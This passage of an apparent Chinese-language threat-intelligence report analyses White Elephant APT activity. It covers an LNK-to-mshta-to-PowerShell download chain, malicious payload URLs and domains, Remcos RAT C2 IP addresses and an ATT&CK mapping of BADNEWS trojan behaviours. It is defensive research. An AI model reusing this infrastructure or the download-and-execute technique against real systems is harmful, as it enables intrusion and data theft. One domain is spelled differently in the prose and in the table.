


图3-4 加密的word文档

Password.lnk 通过调用 mshta.exe 执行 远程端 HTA 文件中包含的 PowerShell 代码，下载 <https://webmail.mod.com.pk/uploads/adrean.exe>，并将其重命名为%localappdata%\dllhostSvc.exe执行。

3.2.3 网络资产关联

针对南亚攻击活动的相关网络资产主要以自有域名、自有IP和傀儡网站三种类别组成。

其中自有域名包括命名上与官方相似的域名，以及Whois注册地址伪装成受害者所在地的域名。这些域名大多数用于给下载器响应载荷，其中webmail.mod.com.pk既作为载荷分发又作为钓鱼盗号网站：




图3-5 针对孟加拉警察的Outlook登录钓鱼网站

表3-7 域名信息及用途

域名	域名信息	用途
webmail.momod.com.pk	伪装成巴基斯坦国防部官方域名	载荷分发、钓鱼盗号
alibababackupcloud.com	域名注册时间：2023-03-12 12:44:09 UTC 域名注册地址：lahore,PK 域名服务商：Vautron Rechenzentrum AG 域名服务器：ns1.zap-hosting.com; ns2.zap-hosting.com 域名注册邮箱： c0tgr22ufl@domprivacy.de	分发Remcos RAT载荷
morimocanaib.com	域名注册时间：2023-01-13 11:24:12 UTC 域名注册地址：lahore,PK 域名服务商：Vautron Rechenzentrum AG 域名服务器：ns1.zap-hosting.com; ns2.zap-hosting.com 域名注册邮箱： c0tgr22ufl@domprivacy.de	载荷分发
fiagov.com	域名注册时间：2022-11-30 08:34:19 UTC 域名注册地址：lahore,PK 域名服务商：Vautron Rechenzentrum AG 域名服务器：ns1.zap-hosting.com; ns2.zap-hosting.com 域名注册邮箱： c0tgr22ufl@domprivacy.de	载荷分发
clouddrivev3.com	域名注册时间：2023-02-15 07:33:09 UTC 域名注册地址：pakistan,SG 域名服务商：Vautron Rechenzentrum AG 域名服务器：ns1.zap-hosting.com; ns2.zap-hosting.com	载荷分发

	域名注册邮箱： cerc882kzf@domprivacy.de	
gclouddrives.com	域名注册时间：2023-02-16 03:14:20 UTC 域名注册地址：pakistan,SG 域名服务商：Vautron Rechenzentrum AG 域名服务器： ns1.zap-hosting.com; ns2.zap-hosting.com 域名注册邮箱： cerc882kzf@domprivacy.de	分发Remcos RAT载荷
tarrikhuts.com	域名注册时间：2023-01-27 10:00:11 UTC 域名注册地址：pakistan,SG 域名服务商：Vautron Rechenzentrum AG 域名服务器： ns2.zap-hosting.com; ns1.zap-hosting.com 域名注册邮箱： cerc882kzf@domprivacy.de	载荷分发
verificationapis.com	域名注册时间：2022-12-17 12:46:10 UTC 域名注册地址：doonde,BD 域名服务商：Vautron Rechenzentrum AG 域名服务器：ns2.zap-hosting.com; ns1.zap-hosting.com 域名注册邮箱： c1f7peqhfh@domprivacy.de	载荷分发
cdnverificationlinks.com	域名注册时间：2022-12-29 10:19:32 UTC 域名注册地址：doonde,BD 域名服务商：Vautron Rechenzentrum AG 域名服务器： ns1.zap-hosting.com; ns2.zap-hosting.com 域名注册邮箱： c1f7peqhfh@domprivacy.de	分发Cobalt Strike载荷
cloudplatformservice.one	域名注册时间：2023-04-19 08:18:09 UTC 域名注册地址：隐私保护 域名服务商：Vautron Rechenzentrum AG 域名服务器： keyla.ns.cloudflare.com;lamar.ns.cloudflare.com 域名注册邮箱：隐私保护	分发Remcos RAT载荷

自有IP为Remcos远控的C2地址，多为443端口且同属德国云服务提供商combahton GmbH，控制端口存在测绘扫描特征，截至报告撰写时可测得IP共计8个，梳理信息如下：

表3-8 IP地址信息

IP地址	IP归属地及服务商	控制端口及协议
45.137.116.253	巴基斯坦 (combahton GmbH) AS 30823	Remcos RAT, 443端口, TCP协议
45.137.118.105	巴基斯坦 (combahton GmbH) AS 30823	Remcos RAT, 443端口, TCP协议
45.146.254.153	德国 (combahton GmbH) AS 30823	Remcos RAT, 443端口, TCP协议
45.146.252.37	德国 (combahton GmbH) AS 30823	Remcos RAT, 443端口, TCP协议
45.153.242.244	德国 (combahton GmbH) AS 30823	Remcos RAT, 443端口, TCP协议
134.255.252.75	德国 (combahton GmbH) AS 30823	Remcos RAT, 443端口, TCP协议
185.239.237.197	德国 (combahton GmbH) AS 30823	Remcos RAT, 443端口, TCP协议
193.203.238.116	德国 (combahton GmbH) AS 30823	Remcos RAT, 443端口, TCP协议

傀儡网站目前仅发现merafm.com，从恶意文件挂载路径来看有可能是漏洞攻击后通过恶意上传完成。

04 威胁框架映射

本次捕获到的白象组织针对我国相关单位攻击活动共涉及ATT&CK框架中8个阶段的19个技术点，具体行为描述如下表：

表4-1 本次白象针对我国相关单位攻击活动的技术行为描述表

ATT&CK阶段/类别	具体行为	注释
初始访问	网络钓鱼	通过钓鱼邮件投递包含恶意LNK文件的压缩包
执行	利用计划任务/工作	将BADNEWS木马添加至计划任务中执行
执行	诱导用户执行	诱导用户打开压缩包内伪装成pdf诱饵的LNK文件
持久化	利用计划任务/工作	将BADNEWS木马添加至计划任务中实现持久化
防御规避	混淆文件或信息	使用AES和Base64加密需要传输的数据
发现	发现文件和目录	可以获取目标机文件目录列表
发现	发现进程	可以获取目标机当前环境进程列表
发现	发现系统信息	可以获取目标机系统信息
发现	发现系统地理位置	判断时区是否为中国标准时区
发现	发现系统网络配置	可以获取目标机网络配置
发现	发现系统所有者/用户	可以获取目标机当前用户名
收集	收集本地系统数据	可以收集目标机文件、系统信息、网络配置、进程列表等信息
收集	数据暂存	会将键盘记录存储到%temp%\kednfbdnfby.dat文件中
收集	输入捕捉	可以记录目标机上的击键
收集	屏幕捕获	可以获取屏幕截图
命令与控制	使用应用层协议	使用应用层协议并回传
命令与控制	编码数据	数据加密后回传至C2服务器
数据渗出	自动渗出数据	自动回传用户名、IP地址、Windows版本等信息
数据渗出	使用C2信道回传	使用C2信道回传数据

将涉及到的威胁行为技术点映射到ATT&CK框架如下图所示：




图4-1 本次白象针对我国相关单位攻击活动对应ATT&CK映射图

05 总结

综上所述，安天CERT近期发现的LNK系列攻击，由印度的白象APT组织发起，攻击者疑似通过钓鱼攻击投递专用远控木马，相关的攻击手法和代码与以往的白象组织的攻击特征保持一致。通过样本数字证书关联的Remcos商业木马来自针对南亚地区攻击活动，攻击者大量使用Remcos商业木马针对军事政治等目标。除安天发现白象组织使用Remcos商业木马外，斯洛伐克厂商ESET^[4]也发现了印度肚脑虫（Donot）组织使用了Remcos商业木马，两个印度组织都开始使用Remcos商业木马，可以看出印度组织进一步尝试购买商业木马纳入为自己的攻击武器，降低成本的同时依托商业木马提高网络攻击活动效率。

参考资料

[1] 白象的舞步——来自南亚次大陆的网络攻击

<https://www.antiy.com/response/WhiteElephant/WhiteElephant.html>

[2] 潜伏的象群——来自南亚次大陆的系列网络攻击活动

https://www.antiy.com/response/The_Latest_Elephant_Group.html

[3] 白象组织近期网络攻击活动分析

<https://www.antiy.com/response/20221027.html>

[4] ESET APT Activity Report: Attacks by China-, North Korea-, and Iran-aligned threat actors; Russia eyes Ukraine and the EU

<https://www.eset.com/int/about/newsroom/press-releases/research/eset-apt-activity-report-attacks-by-china-north-korea-and-iran-aligned-threat-actors-russia-eyes-ukr/>